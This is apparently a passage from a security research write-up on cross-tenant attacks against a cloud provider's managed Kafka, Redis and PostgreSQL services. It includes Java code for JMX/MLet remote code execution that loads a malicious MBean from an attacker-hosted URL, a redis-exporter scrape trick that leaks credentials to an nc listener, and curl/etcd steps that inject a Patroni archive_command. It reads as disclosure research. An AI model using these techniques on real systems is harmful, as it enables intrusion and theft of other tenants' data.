
    Process privileges on the host and available actions in Kubernetes

    Process privileges on the host and available actions in Kubernetes

    Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.

    2.2. Compromising managed Kafka instances

    We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

    Discovered Java RMI service on port 9999

    Discovered Java RMI service on port 9999

    The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:

    • JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
    • JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
    • ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.

    The code that handles the connection and initialization of the MBean component looks like this:

    //JmxCreateMBean.java
    ...
    import javax.management.remote.JMXConnector;
    import javax.management.remote.JMXConnectorFactory;
    import javax.management.remote.JMXServiceURL;
    
    public class JmxCreateMBean {
        private static final class RewritingSocketFactory extends RMISocketFactory {
            private final String fromHost;
            private final String toHost;
    
            RewritingSocketFactory(String fromHost, String toHost) {
                ...
            }
    
            @Override
            public Socket createSocket(String host, int port) throws IOException {
                ...
            }
    
            @Override
            public ServerSocket createServerSocket(int port) throws IOException {
                ...
            }
        }
    
        public static void main(String[] args) throws Exception {
            ...
            RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
            String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);
    
            try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
                var mbsc = connector.getMBeanServerConnection();
                try {
                    ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                    System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
                } catch (InstanceAlreadyExistsException e) {
                    System.out.println("EXISTS " + args[5]);
                }
            }
        }
    }

    Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:

    // Exec.java
    import java.nio.charset.StandardCharsets;
    import java.nio.file.Files;
    import java.nio.file.Path;
    import java.util.Base64;
    
    public class Exec implements ExecMBean {
        @Override
        public String run(String cmd) throws Exception {
            Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
            byte[] out = p.getInputStream().readAllBytes();
            int rc = p.waitFor();
            return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
        }
    
        @Override
        public String getB64(String path) throws Exception {
            return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
        }
    
        @Override
        public String putB64(String path, String b64) throws Exception {
            byte[] data = Base64.getDecoder().decode(b64);
            Files.write(Path.of(path), data);
            return "wrote " + data.length + " bytes";
        }
    }

    After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.

    <html>
    <mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
    </html>

    We then perform the following steps:

    1. Create a standard MLet loader inside the Kafka JVM.
    2. Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
    3. Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.

    Kafka process context and node network interfaces

    Kafka process context and node network interfaces

    This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

    2.3. Credential leakage through redis-exporter

    The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:

    //redis_exporter/exporter/http.go:47
    func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
      target := r.URL.Query().Get("target")
    ...
    
      if !strings.Contains(target, "://") {
        target = "redis://" + target
      }
    
      u, err := url.Parse(target)
    ...
    
      opts := e.options
    ...
      _, err = NewRedisExporter(target, opts)
    ...

    Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

    http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>

    AUTH command in an intercepted Redis request

    AUTH command in an intercepted Redis request

    The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

    Diagnostic information of the Valkey instance

    Diagnostic information of the Valkey instance

    (Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).

    2.4. Compromise of managed PostgreSQL (Patroni) clusters

    The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.

    Patroni configuration in etcd

    Patroni configuration in etcd

    {
      "ttl": 30,
      "loop_wait": 10,
      "retry_timeout": 10,
      "maximum_lag_on_failover": 1048576,
      "postgresql": {
        "use_pg_rewind": true,
        "parameters": {
          "archive_command": "id",
          "archive_mode": "always",
          "max_connections": 550,
          "max_locks_per_transaction": 512,
          "max_worker_processes": 27
        }
      }
    }

    Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:

    Update the Patroni configuration with the modified archive_command:

    curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq

    Update the configuration again to add the standby_cluster parameter:

    {
    "ttl": 30,
    "loop_wait": 10,
    "retry_timeout": 10,
    "maximum_lag_on_failover": 1048576,
    "postgresql": {
     "use_pg_rewind": true,
     "parameters": {
       "archive_command": "rce",
       "archive_mode": "on",
       "archive_timeout": "10",
       "max_connections": 550,
       "max_locks_per_transaction": 512,
       "max_worker_processes": 27
     }
    },
    "standby_cluster": {
     "host": "192.0.2.1",
     "port": 5432
    }
    }

    After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:

    cannot be a real primary in standby cluster  
    Demoting self (demote-cluster)  
    received fast shutdown request  
    checkpoint starting: shutdown immediate

    Postgres then restarts, and the archiving process runs and executes the injected command:

    PostgreSQL process context and node network interfaces

    PostgreSQL process context and node network interfaces

    This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.
